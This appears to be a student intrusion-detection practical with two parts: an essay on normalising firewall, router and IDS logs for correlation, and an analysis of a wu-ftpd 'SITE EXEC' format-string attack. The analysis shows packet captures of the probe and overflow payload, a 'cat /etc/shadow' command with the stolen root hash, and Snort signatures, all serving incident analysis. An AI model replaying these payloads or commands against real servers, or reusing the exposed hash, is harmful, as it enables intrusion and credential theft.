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## **Assignment 1 The State of Intrusion Detection**

### **Got Correlation? Not Without Normalization**

#### **Introduction**

There have been many attempts by various groups to develop a standard that can take an event from any source and convert it to a standard format. Why would an analyst want something like this? Lets look at what steps an analyst might use to determine if their network may have been compromised. A network Intrusion Detection System (IDS) detects a web exploit targeted at a web server. First the analyst would review the perimeter router logs to see if the router passed the packet that triggered the alert. Based on the nature of this exploit, the probability that the packet was forward through the router is high. This is due to the fact that the exploit uses a standard TCP port (80). Second an analyst would want to review the firewall logs to see if this was blocked by any of the filters which are in place there, since the firewall is statefull it could have blocked something that the router may have passed as acceptable traffic. At this point the analyst is sure that the packets reached the webserver so further investigation is necessary. Since the exploit reached the web server the integrity of that box must be checked.

Third, to check the integrity of the webserver and look at all traffic that originated from the compromised box the analyst would run Tripwire, which is a file integrity checker using MD5 checksums, to see which files if any have been accessed or modified.

Fourth the analyst would look at the Syslog output or the EventLog from that server, as well as pull the tcpdump data off the dedicated tcpdump host for that segment for the time surrounding the attack to see what actually happened. Already the analyst would have accessed four different systems and looked at five different types of logs. That's a lot of work, and it takes time that could be spent securing the network and cleaning the compromised server to make sure that no other systems can be affected. It is preferred to have all the relevant data located in one logging facility allowing the analyst to sort by time to look at the sequence of events as they occurred.

In the art of intrusion detection there are many sources from which we can obtain information that can lead to an explanation, or the conformation of an exploit targeted at one of your network systems. Confirming that you have been the victim of an attack is like putting together a puzzle; the problem is that the pieces are all from different puzzles. When investigating an incident an analyst is dealing with a heterogeneous environment, where each device has a different logging format and reporting mechanism. He will also have logs from remote sites, where security policies and procedures will be different, different types of network devices, host based IDS, network based IDS, and different types of operating system and application logs. That's why the Industry needs normalization and correlation.

#### **Correlation**

What is correlation? Correlation is derived from the word correlate that means to be in or bring into mutual relation. That's the dictionary definition, but the "information security world" interprets correlation as having the ability to access, analyze, and relate different

attributes of events from multiple sources to bring something to the attention of an analyst that would have went unnoticed otherwise. Referring to the earlier example, correlating the accepted packet on the perimeter router, the accepted packet on the firewall, the IDS alert that detected a web exploit headed for the webserver, all coming from the same source IP address, along with the results of the integrity check, make it easier to confirm and reinforce the determination that the web server was indeed compromised and further action is necessary. As of now there is no commercially available tool that allows for this capability because the logs from all these devices are stored in different formats, and in different locations. In analysis it would be ideal to access all the logs from the entire enterprise from a single console, and have them stored in one common database. A database would be the most logical central storage facility because of the functionality it would allow for, such as querying and reporting. To accomplish this an analyst would first need to get the logs from all these devices, normalize them, and insert them into the database so they could be stored in a common format. In order to have real correlation we must start with normalization.

### **Normalization**

How does normalization, meaning conforming to an accepted standard or norm apply to hunting down hackers and examining log files? Picture a typical enterprise environment, it consists of many different types of network devices ranging from border routers, VPN devices, to firewalls, to authentication servers, along with an even wider range of application servers like web servers, email servers, and always-critical database servers. All these different devices generate logs that are critical to an analyst who's responsible for the security of the site. It is seldom if ever that two different manufactures or vendors will use the same logging mechanism, format their logs differently. For example a Cisco PIX will not report an accepted packet the same as a Checkpoint firewall or even the same as a Cisco Router. The fact that the formats are all different makes it virtually impossible to store the log data in a common location such as a database without normalizing the events first.

The following are logs from different network devices all reporting on the exact same packet traveling across the network. These logs represent a remote printer buffer overflow that connects to IIS servers over port 80.

#### **CheckPoint:**

```
"14" "21Dec2001" "12:10:29" "eth-s1p4c0" "ip.of.firewall" "log"
"accept" "www-http" "65.65.65.65" "10.10.10.10" "tcp" "4" "1355"
"" "" "" "" "" "" "" "" "" "" "firewall" " len 68"
```

#### **Cisco Router:**

```
Dec 21 12:10:27: %SEC-6-IPACCESSLOGP: list 102 permitted tcp
65.65.65.65(1355) -> 10.10.10.10(80), 1 packet
```

#### **Cisco PIX:**

```
Dec 21 2001 12:10:28: %PIX-6-302001: Built inbound TCP connection
125891 for faddr 65.65.65.65/1355 gaddr 10.10.10.10/80 laddr
10.0.111.22/80
```

#### **Snort:**

```
[**] [1:971:1] WEB-IIS ISAPI .printer access [**]
[Classification: Attempted Information Leak] [Priority: 3]
```

```

12/21-12:10:29.100000 65.65.65.65:1355 -> 10.10.10.10:80
TCP TTL:63 TOS:0x0 ID:5752 IpLen:20 DgmLen:1234 DF
***AP*** Seq: 0xB13810DC Ack: 0xC5D2E066 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 493412860 0
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0241]
[Xref => http://www.whitehats.com/info/IDS533]

```

All these formats are different and would be impossible to store in a database with out normalizing them first. Looking at the checkpoint record it contains the following fields: event id, date, time, firewall interface, IP address of the firewall interface, logging facility, action, service, source IP, target IP, protocol, source port, some checkpoint specific fields and then the size of the datagram. This is the most obscure format and it's especially hard to read with all the empty fields that are represented by double quotes. Now the Cisco router has a different format the fields it populates are date, time, logging facility, event name, source IP, source port, target address, target port, and number of packets. The Cisco PIX, which one would expect to have the same format as the Cisco router since they are made by the same company, uses date, time, event name, source IP, source port, translated address or target address, target port, local address, and local port. The final record is the Snort alert that claims this traffic was malicious. The fields Snort populates are exploit or event name, classification, priority, date, time, source IP, source port, target IP, target port, protocol, TTL (Time to Live), type of service, ID, IP length, datagram length, tcp flags, sequence number, acknowledgement number, window size, and tcp length. Snort also includes additional data such as references to investigate this exploit.

So how could these events possibly be stored in a common format in a database? It must first be decided which fields are interesting and develop a schema to accommodate the different fields that are populated by these devices. Choosing the fields must be content driven not based on semantic differences between what Checkpoint may call target address and what Cisco calls destination address. Next a parser must be coded to pull out those values from the event and populate the corresponding fields in the database. So pretend that the following table is from a database containing these alerts after they have been normalized.

| Date      | Time     | Event_Name                    | Src_IP      | Src_Port | Tgt_IP      | Tgt_Port | Device_Type  | Additional_data   |
|-----------|----------|-------------------------------|-------------|----------|-------------|----------|--------------|---|
| 21-Dec-01 | 12:10:29 | accept                        | 65.65.65.65 | 1355     | 10.10.10.10 | 80       | CheckPoint   |   |
| 21-Dec-01 | 12:10:27 | list 102 permitted tcp        | 65.65.65.65 | 1355     | 10.10.10.10 | 80       | Cisco Router |   |
| 21-Dec-01 | 12:10:28 | Built inbound TCP connection  | 65.65.65.65 | 1355     | 10.10.10.10 | 80       | Cisco PIX    |   |
| 21-Dec-01 | 12:10:29 | WEB-IIS ISAPI .printer access | 65.65.65.65 | 1355     | 10.10.10.10 | 80       | Snort        | TCP TTL:63 TOS:0x0 ID:5752<br>IpLen:20 DgmLen:1234 DF ***AP***<br>Seq: 0xB13810DC Ack: 0xC5D2E066<br>Win: 0x7D78 TcpLen: 32<br>TCP Options (3) => NOP NOP TS: 493412860 0 |

These are the same four events we looked at earlier except they have been normalized. This would be ideal for an analyst investigating an incident. With the data organized like this one could pull all records containing a value that's of interest or sort by any field that may be relevant. This would make it extremely more efficient to investigate what

occurred during the course of an attempted exploit and whether or not the attack was indeed successful. The problem is that just putting this data into a spreadsheet manually was easy but to get a program to do it would be much more difficult. For instance the checkpoint firewall reports target port as www-http not 80 like most devices. Therefore there must be a lookup mechanism to ensure that www-http gets translated into port 80 otherwise this value would be useless in correlation. Another complication would be converting the date/timestamps. Since the devices all use a different format the program couldn't just parse out the time stamp reported by the device it would also need to convert it to a common format such as GMT.

### **Developing a Standard**

What is needed industry wide is a standard that supports interoperability. There have been several groups of engineers that have tried to accomplish this task. The first group recognized by Security Professionals is the CIDF working group, which was sponsored by DARPA (Defense Advanced Research Projects Agency). CIDF stands for Common Intrusion Detection Framework. The goal of the group was to provide common message formats and exchange procedures for interoperability and a common understanding between intrusion detection systems. They discovered that it was necessary to express the information in a format that all of the systems could understand and interpret. CIDF seems to have phased out but it has provided a framework and a set of guidelines that have been partially adopted by another group. The Network Intrusion Detection An Analyst's Handbook says "The effort (CIDF) did a great service to the community, however, by trying to establish a vocabulary to discuss intrusions." So the work was not in vein it just never became accepted as the industry standard. According to the SANS course material, "The current status of CIDF is unclear, though some of it's efforts may have been overtaken by the Intrusion Detection Working Group (IDWG)."

The IDWG is another group of engineers who are working towards developing a standard data format called IDMEF. IDMEF is Intrusion Detection Message Exchange Format. Some of the benefits that IDMEF could provide in future implementations range from a single database containing logs from different security products, to the foundation for an event correlation system which could accomplish cross vendor and cross platform correlation. IDMEF is based on an object orientated data model that allows for flexibility. Different alerts will have different needs; some will offer much more information than others requiring additional objects to be added to the model. They chose an object oriented model because of the ability to subclass which allows them to extend the model, meaning that one system may not know what all the objects in the alert mean but they will still be able to interpret the values which are of concern to them. In their white paper the IDWG states, " The goal of the data model is to provide a standard representation of the information that an intrusion-detection analyzer detected an occurrence of some unusual activity. These alerts may be simple or complex, depending on the capabilities of the analyzer that created them." There has yet to be any large-scale implementation of IDMEF in the commercial market but in the open source world a company called Silicon Defense ([www.silicondefense.org](http://www.silicondefense.org)) has implemented an IDMEF compliant plugin for the Snort NIDS. The biggest problem is getting the commercial IDS vendors to see a value in interoperability. They don't want people to be able to mix and



match their expensive commercial products with open source products that you can get for free. From their business perspective it is not high on the priority list, they would much rather force you to stick with their product line whether it solves your problem or not.

## Conclusion

In the ever-changing world of intrusion detection there is a definite need for data normalization. Looking at logs in twenty different formats and on four different consoles, as well as trying to find all the events across the network that may pertain to the attack being investigated is one of the hardest parts of any analyst's job. There is no way to visualize the sequence of events when they are all stored in different locations, and visualization is one of the keys to deciphering a network attack. The ability to relate and analyze events from a multitude of vendors, from a variety of intrusion detection devices, and from all the event generating devices that make up the common enterprise would make every analyst's puzzle a little easier to solve.

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
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## Assignment 2 Network Detects

### Introduction

I collected the following detects from a network that I have access to as part of my job. Please note that the security policies of target.net are not under my control nor do I have any influence as to getting them to change their policies. I do not agree with most of the security measures they have in place.

I setup the IDS devices on their network so that I have snort running outside the firewall with a passive interface. I have also disabled ARP so that there is no way to gain access to the snort box from any external source. I also have another workstation running tcpdump for packet analysis, configured in the same manner. I have included a simple topology of the network that generated these detects. For the purpose of this paper I have labeled it www.target.net. The name is entirely fictitious and makes no reference to a real company.



### Detect1 - FTP Exploit Wu-Ftpd 2.6.0 site exec format string overflow Linux

#### Snort Alerts

```
[**] [1:344:2] FTP EXPLOIT wu-ftpd 2.6.0 site exec format string
overflow Linux [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
01/29-00:38:13.637286 attacker.net.6.123:3499 -> target.net.106.232:21
TCP TTL:46 TOS:0x0 ID:19210 IpLen:20 DgmLen:448 DF
***AP*** Seq: 0x5467BB43 Ack: 0xD9365ABF Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 14086300 708445
[Xref => http://www.securityfocus.com/bid/1387]
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0573]
[Xref => http://www.whitehats.com/info/IDS287]

[**] [1:361:2] FTP site exec [**]
```

```
[Classification: Potentially Bad Traffic] [Priority: 2]
01/29-00:38:14.484539 attacker.net.6.123:3499 -> target.net.106.232:21
TCP TTL:46 TOS:0x0 ID:19213 IpLen:20 DgmLen:82 DF
***AP*** Seq: 0x5467BCCF Ack: 0xD9365D5C Win: 0x19D3 TcpLen: 32
TCP Options (3) => NOP NOP TS: 14086386 708464
[Xref => http://www.securityfocus.com/bid/2241]
[Xref => http://www.whitehats.com/info/IDS317]
```

```
[**] [1:361:2] FTP site exec [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
01/29-00:38:19.996423 attacker.net.6.123:3499 -> target.net.106.232:21
TCP TTL:46 TOS:0x0 ID:19226 IpLen:20 DgmLen:552 DF
***AP*** Seq: 0x5467C362 Ack: 0xD93669D8 Win: 0x4704 TcpLen: 32
TCP Options (3) => NOP NOP TS: 14086936 709017
[Xref=> http://www.securityfocus.com/bid/2241][Xref=>
http://www.whitehats.com/info/IDS317]
```

## TCPDUMP Output From These Alerts

### Alert1

I ran the tcpdump output through ethereal and generated a text file because it is much easier to read. What these packets show is the initial connection to port 21 on my FTP server from the attacker. Frame 9 contains the exploit that triggers the first snort alert.

```
Frame 6 (75 on wire, 75 captured)
  Arrival Time: Jan 29, 2002 00:38:13.4780
  Time delta from previous packet: 0.000993 seconds
  Time relative to first packet: 0.775609 seconds
  Frame Number: 6
  Packet Length: 75 bytes
  Capture Length: 75 bytes
Internet Protocol
  Version: 4
  Header length: 20 bytes
  Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
    0000 00.. = Differentiated Services Codepoint: Default (0x00)
    .... ..0. = ECN-Capable Transport (ECT): 0
    .... ...0 = ECN-CE: 0
  Total Length: 61
  Identification: 0x4b09
  Flags: 0x04
    .1.. = Don't fragment: Set
    ..0. = More fragments: Not set
  Fragment offset: 0
  Time to live: 46
  Protocol: TCP (0x06)
  Header checksum: 0xb049 (correct)
  Source: attacker.net.6.123 (attacker.net.6.123)
  Destination: target.net.106.232 (target.net.106.232)
Transmission Control Protocol, Src Port: 3499 (3499), Dst Port: 21
(21), Seq: 1416084282, Ack: 3644218047
  Source port: 3499 (3499)
  Destination port: 21 (21)
  Sequence number: 1416084282
  Next sequence number: 1416084291
  Acknowledgement number: 3644218047
```

```

Header length: 32 bytes
Flags: 0x0018 (PSH, ACK)
  0... .. = Congestion Window Reduced (CWR): Not set
  .0.. .. = ECN-Echo: Not set
  ..0. .... = Urgent: Not set
  ...1 .... = Acknowledgment: Set
  .... 1... = Push: Set
  .... .0.. = Reset: Not set
  .... ..0. = Syn: Not set
  .... ...0 = Fin: Not set
Window size: 5840
Checksum: 0x82a3 (correct)
Options: (12 bytes)
  NOP
  NOP
  Time stamp: tsval 14086285, tsecr 708429
File Transfer Protocol (FTP)
  Request: user
  Request Arg: ftp

  0  0000 0000 0001 0000 0c1f 385b 0800 4500  .....8[..E.
 10  003d 4b09 4000 2e06 b049 xxxx xxxx xxxx  .=K.@....IA!c.Aw
 20  xxxx 0dab 0015 5467 bb3a d936 5abf 8018  j.....Tg...6Z...
 30  16d0 82a3 0000 0101 080a 00d6 f08d 000a  .....
 40  cf4d 7573 6572 2066 7470 0a          .Muser ftp.

```

```

Frame 7 (66 on wire, 66 captured)
  Arrival Time: Jan 29, 2002 00:38:13.4780
  Time delta from previous packet: 0.000019 seconds
  Time relative to first packet: 0.775628 seconds
  Frame Number: 7
  Packet Length: 66 bytes
  Capture Length: 66 bytes
Internet Protocol
  Version: 4
  Header length: 20 bytes
  Differentiated Services Field: 0x10 (DSCP 0x04: Unknown DSCP; ECN:
0x00)
    0001 00.. = Differentiated Services Codepoint: Unknown (0x04)
    .... ..0. = ECN-Capable Transport (ECT): 0
    .... ...0 = ECN-CE: 0
  Total Length: 52
  Identification: 0x37df
  Flags: 0x04
    .1... = Don't fragment: Set
    ..0. = More fragments: Not set
  Fragment offset: 0
  Time to live: 64
  Protocol: TCP (0x06)
  Header checksum: 0xb16c (correct)
  Source: target.net.106.232 (target.net.106.232)
  Destination: attacker.net.6.123 (attacker.net.6.123)
Transmission Control Protocol, Src Port: 21 (21), Dst Port: 3499
(3499), Seq: 3644218047, Ack: 1416084291
  Source port: 21 (21)
  Destination port: 3499 (3499)
  Sequence number: 3644218047

```

Acknowledgement number: 1416084291  
Header length: 32 bytes  
Flags: 0x0010 (ACK)  
  0... .. = Congestion Window Reduced (CWR): Not set  
  .0... .. = ECN-Echo: Not set  
  ..0. .... = Urgent: Not set  
  ...1 .... = Acknowledgment: Set  
  .... 0... = Push: Not set  
  .... .0.. = Reset: Not set  
  .... ..0. = Syn: Not set  
  .... ...0 = Fin: Not set  
Window size: 32120  
Checksum: 0x95af (correct)  
Options: (12 bytes)  
  NOP  
  NOP  
  Time stamp: tsval 708445, tsecr 14086285

```

 0  0002 b319 e4c6 0000 0000 0000 0800 4510  .....E.
10  0034 37df 4000 4006 b16c xxxx xxxx xxxx  .47.@.@..lAwj.A!
20  xxxx 0015 0dab d936 5abf 5467 bb43 8010  c.....6Z.Tg.C..
30  7d78 95af 0000 0101 080a 000a cf5d 00d6  }x.....]..
40  f08d                                     ..

```

Frame 8 (134 on wire, 134 captured)  
Arrival Time: Jan 29, 2002 00:38:13.4790  
Time delta from previous packet: 0.000958 seconds  
Time relative to first packet: 0.776586 seconds  
Frame Number: 8  
Packet Length: 134 bytes  
Capture Length: 134 bytes  
Internet Protocol  
  Version: 4  
  Header length: 20 bytes  
  Differentiated Services Field: 0x10 (DSCP 0x04: Unknown DSCP; ECN: 0x00)  
    0001 00.. = Differentiated Services Codepoint: Unknown (0x04)  
    .... ..0. = ECN-Capable Transport (ECT): 0  
    .... ...0 = ECN-CE: 0  
  Total Length: 120  
  Identification: 0x37e0  
  Flags: 0x04  
    .1.. = Don't fragment: Set  
    ..0. = More fragments: Not set  
  Fragment offset: 0  
  Time to live: 64  
  Protocol: TCP (0x06)  
  Header checksum: 0xb127 (correct)  
  Source: target.net.106.232 (target.net.106.232)  
  Destination: attacker.net.6.123 (attacker.net.6.123)  
Transmission Control Protocol, Src Port: 21 (21), Dst Port: 3499 (3499), Seq: 3644218047, Ack: 1416084291  
  Source port: 21 (21)  
  Destination port: 3499 (3499)  
  Sequence number: 3644218047  
  Next sequence number: 3644218115  
  Acknowledgement number: 1416084291

```

Header length: 32 bytes
Flags: 0x0018 (PSH, ACK)
  0... .... = Congestion Window Reduced (CWR): Not set
  .0.. .... = ECN-Echo: Not set
  ..0. .... = Urgent: Not set
  ...1 .... = Acknowledgment: Set
  .... 1... = Push: Set
  .... .0.. = Reset: Not set
  .... ..0. = Syn: Not set
  .... ...0 = Fin: Not set
Window size: 32120
Checksum: 0xabbe (correct)
Options: (12 bytes)
  NOP
  NOP
  Time stamp: tsval 708445, tsecr 14086285
File Transfer Protocol (FTP)
  Response: 331
  Response Arg: Guest login ok, send your complete e-mail address as
  password.

```

```

  0  0002 b319 e4c6 0000 0000 0000 0800 4510  .....E.
 10  0078 37e0 4000 4006 b127 xxxx xxxx xxxx  .x7.@.@..'Awj.A!
 20  xxxx 0015 0dab d936 5abf 5467 bb43 8018  c.....6Z.Tg.C..
 30  7d78 abbe 0000 0101 080a 000a cf5d 00d6  }x.....]..
 40  f08d 3333 3120 4775 6573 7420 6c6f 6769  ..331 Guest logi
 50  6e20 6f6b 2c20 7365 6e64 2079 6f75 7220  n ok, send your
 60  636f 6d70 6c65 7465 2065 2d6d 6169 6c20  complete e-mail
 70  6164 6472 6573 7320 6173 2070 6173 7377  address as passw
 80  6f72 642e 0d0a                                     ord...

```

```

Frame 9 (462 on wire, 144 captured)
  Arrival Time: Jan 29, 2002 00:38:13.6372
  Time delta from previous packet: 0.158246 seconds
  Time relative to first packet: 0.934832 seconds
  Frame Number: 9
  Packet Length: 462 bytes
  Capture Length: 144 bytes
Internet Protocol
  Version: 4
  Header length: 20 bytes
  Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
    0000 00.. = Differentiated Services Codepoint: Default (0x00)
    .... ..0. = ECN-Capable Transport (ECT): 0
    .....0 = ECN-CE: 0
  Total Length: 448
  Identification: 0x4b0a
  Flags: 0x04
    .1.. = Don't fragment: Set
    ..0. = More fragments: Not set
  Fragment offset: 0
  Time to live: 46
  Protocol: TCP (0x06)
  Header checksum: 0xaec5 (correct)
  Source: attacker.net.6.123 (attacker.net.6.123)
  Destination: target.net.106.232 (target.net.106.232)

```



```

Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
  0000 00.. = Differentiated Services Codepoint: Default (0x00)
  .... ..0. = ECN-Capable Transport (ECT): 0
  .... ...0 = ECN-CE: 0
Total Length: 82
Identification: 0x4b0d
Flags: 0x04
  .1.. = Don't fragment: Set
  ..0. = More fragments: Not set
Fragment offset: 0
Time to live: 46
Protocol: TCP (0x06)
Header checksum: 0xb030 (correct)
Source: 129.79.6.123 (129.79.6.123)
Destination: 65.119.106.232 (65.119.106.232)
Transmission Control Protocol, Src Port: 3499 (3499), Dst Port: 21
(21), Seq: 1416084687, Ack: 3644218716
Source port: 3499 (3499)
Destination port: 21 (21)
Sequence number: 1416084687
Next sequence number: 1416084717
Acknowledgement number: 3644218716
Header length: 32 bytes
Flags: 0x0018 (PSH, ACK)
  0... .... = Congestion Window Reduced (CWR): Not set
  .0.. .... = ECN-Echo: Not set
  ..0. .... = Urgent: Not set
  ...1 .... = Acknowledgment: Set
  .... 1... = Push: Set
  .... .0.. = Reset: Not set
  .... ..0. = Syn: Not set
  .... ...0 = Fin: Not set
Window size: 6611
Checksum: 0x7e63 (correct)
Options: (12 bytes)
  NOP
  NOP
  Time stamp: tsval 14086386, tsecr 708464
File Transfer Protocol (FTP)
Request: SITE
Request Arg: EXEC %x %x %x %x +%x |%x

  0  0000 0000 0001 0000 0c1f 385b 0800 4500  .....8[...E.
 10  0052 4b0d 4000 2e06 b030 xxxx xxxx xxxx  .RK.@....0A!c.Aw
 20  xxxx 0dab 0015 5467 bccf d936 5d5c 8018  j.....Tg...6]\..
 30  19d3 7e63 0000 0101 080a 00d6 f0f2 000a  ..~c.....
 40  cf70 5349 5445 2045 5845 4320 2578 2025  .pSITE EXEC %x %
 50  7820 2578 2025 7820 2b25 7820 7c25 780a  x %x %x +%x |%x.

```

```

Frame 36 (566 on wire, 144 captured)
Arrival Time: Jan 29, 2002 00:38:19.9964
Time delta from previous packet: 0.601567 seconds
Time relative to first packet: 7.293969 seconds
Frame Number: 36
Packet Length: 566 bytes
Capture Length: 144 bytes
Ethernet II

```



```

Destination: 00:00:00:00:00:01 (00:00:00:00:00:01)
Source: 00:00:0c:1f:38:5b (00:00:0c:1f:38:5b)
Type: IP (0x0800)
Internet Protocol
Version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
    0000 00.. = Differentiated Services Codepoint: Default (0x00)
    .... ..0. = ECN-Capable Transport (ECT): 0
    .... ...0 = ECN-CE: 0
Total Length: 552
Identification: 0x4b1a
Flags: 0x04
    .1.. = Don't fragment: Set
    ..0. = More fragments: Not set
Fragment offset: 0
Time to live: 46
Protocol: TCP (0x06)
Header checksum: 0xae4d (correct)
Source: 129.79.6.123 (129.79.6.123)
Destination: 65.119.106.232 (65.119.106.232)
Transmission Control Protocol, Src Port: 3499 (3499), Dst Port: 21
(21), Seq: 1416086370, Ack: 3644221912
Source port: 3499 (3499)
Destination port: 21 (21)
Sequence number: 1416086370
Next sequence number: 1416086870
Acknowledgement number: 3644221912
Header length: 32 bytes
Flags: 0x0018 (PSH, ACK)
    0... .... = Congestion Window Reduced (CWR): Not set
    .0.. .... = ECN-Echo: Not set
    ..0. .... = Urgent: Not set
    ...1 .... = Acknowledgment: Set
    .... 1... = Push: Set
    .... .0.. = Reset: Not set
    .... ..0. = Syn: Not set
    .... ...0 = Fin: Not set
Window size: 18180
Checksum: 0x2bef
Options: (12 bytes)
    NOP
    NOP
    Time stamp: tsval 14086936, tsecr 709017
File Transfer Protocol (FTP)
Request: SITE
Request Arg: EXEC
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbbtDÿÿ;%f%.f%.f%.f%.f%.f%.f%.f%.f%.

```

```

 0 0000 0000 0001 0000 0c1f 385b 0800 4500 .....8[...E.
10 0228 4b1a 4000 2e06 ae4d xxxx xxxx xxxx .(K.@...MA!c.Aw
20 xxxx 0dab 0015 5467 c362 d936 69d8 8018 j.....Tg.b.6i...
30 4704 2bef 0000 0101 080a 00d6 f318 000a G.+.....
40 d199 5349 5445 2045 5845 4320 6161 6161 ..SITE EXEC aaaa
50 6161 6161 6161 6161 6161 6161 6161 6161 aaaaaaaaaaaaaaaaaa
60 6161 6161 6161 6161 6161 6262 6262 74d0 aaaaaaaaaabbbbt.
70 ffff bf25 2e66 252e 6625 2e66 252e 6625 ...%.f%.f%.f%.f%

```

80 2e66 252e 6625 2e66 252e 6625 2e66 252e .f%.f%.f%.f%.f%.

## Source of Trace

This trace came from a network that I have access to.

## Detect was generated by

These alerts were generated by snort version 1.8.3 running with the full rule set available at [www.snort.org](http://www.snort.org). These alerts were generated by the following snort rules.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP EXPLOIT wu-ftpd
2.6.0 site exec format string overflow Linux"; content: "|31c031db
31c9b046 cd80 31c031db|"; flags: A+; reference:bugtraq,1387;
reference:cve,CAN-2000-0573; reference:arachnids,287;
classtype:attempted-admin; sid:344; rev:2;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP site exec"; cont
ent: "site exec"; nocase; flags: A+; reference:bugtraq,2241;
reference:arachnids
,317; classtype:bad-unknown; sid:361; rev:2;)
```

The second of these snort rules should be modified please refer to the defensive recommendations section as to why and how.

The raw packet data was gathered from a host outside the firewall running tcpdump and logging to a repository. I grabbed the tcpdump output after I found these alerts and wrote several filters and then loaded that into ethereal and saved the output to a text file because it is easier to read.

## Probability the source address was spoofed

I don't believe that the source addresses were spoofed because in order for this attack to be successful a three-way handshake must take place.

## Description of attack

This attack is targeted at FTP servers running Wu-Ftpd 2.6.0. Wu-Ftpd is a very common version of ftp that is shipped with many Linux distributions, and was developed by Washington University. Because of insufficient input string validation an attacker can execute arbitrary commands on the remote host as root. There are CVE, (CVE # 2000-0573) and cert advisories located at the following links.

<http://www.cert.org/advisories/CA-2000-13.html>

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0573>

In this case the targeted host was running a vulnerable version of Wu-Ftpd and this attack was successful. The ftp server also allowed for anonymous login, which is the default setting when you build an ftp server. The attacker issued system commands on the host and actually copied the shadow password file off of the system. I know that this attack was indeed successful because of a packet I saw later in the dump that showed the

transfer of the shadow password file. This traffic is indicated in the following packets. If you look at the payload of the first packet you will see the command being issued: cat /etc/shadow. The second packet contains the contents of the shadow file including the user name root. Indicating that the command executed successfully. I have highlighted both of these payloads to make them easy to find.

Frame 57 (82 on wire, 82 captured)

Arrival Time: Jan 29, 2002 00:39:37.0881  
 Time delta from previous packet: 16.612387 seconds  
 Time relative to first packet: 84.385699 seconds  
 Frame Number: 57  
 Packet Length: 82 bytes  
 Capture Length: 82 bytes

File Transfer Protocol (FTP)

Request: cat  
 Request Arg: /etc/shadow

```

  0  0000 0000 0001 0000 0c1f 385b 0800 4500  .....8[...E.
 10  0044 4b25 4000 2e06 b026 xxxx xxxx xxxx  .DK%@....&A!c.Aw
 20  xxxx xxxx 0015 5467 c55a d936 8a21 8018  j.....Tg.Z.6.!..
 30  87c0 2879 0000 0101 080a 00d7 1136 000a  ..(y.....6..
 40  e978 6361 7420 2f65 7463 2f73 6861 646f  .xcat /etc/shado
 50  770a                                     w.
```

Frame 58 (578 on wire, 144 captured)

Arrival Time: Jan 29, 2002 00:39:37.0903

File Transfer Protocol (FTP)

Response: root:\$1\$NivhyxFd\$uLKB.WM7t6.AYn5GOzC2M.:11715:0:99999:7:-  
 1:-1:134539268  
 bin:\*

```

  0  0002 b319 e4c6 0000 0000 0000 0800 4510  .....E.
 10  0234 3b36 4000 4006 ac15 xxxx xxxx xxxx  .4;6@.@...Awj.A!
 20  xxxx 0015 0dab d936 8a21 5467 c56a 8018  c.....6.!Tg.j..
 30  7d78 5731 0000 0101 080a 000a f006 00d7  }xW1.....
 40  1136 726f 6f74 3a24 3124 4e49 7668 7978  .6root:$1$Nivhyx
 50  4664 2475 4c4b 422e 574d 3774 362e 4159  Fd$uLKB.WM7t6.AY
 60  6e35 474f 7a43 324d 2e3a 3131 3731 353a  n5GOzC2M.:11715:
 70  303a 3939 3939 393a 373a 2d31 3a2d 313a  0:99999:7:-1:-1:
 80  3133 3435 3339 3236 380a 6269 6e3a 2a3a  134539268.bin:*
```

### Attack mechanism

With in the FTP service there is functionality called site exec that allows logged in users to execute a restricted subset of commands on the ftp server. The following explanation is from the cert advisory regarding this exploit.

“The wu-ftpd "site exec" vulnerability is the result of missing character-formatting argument in several function calls that implement the "site exec" command functionality. Normally if "site exec" is enabled, a user logged into an ftp server (including the 'ftp' or 'anonymous' user) may execute a restricted subset of quoted commands on the server itself. However, if a malicious user can pass character format strings consisting of carefully constructed \*printf() conversion

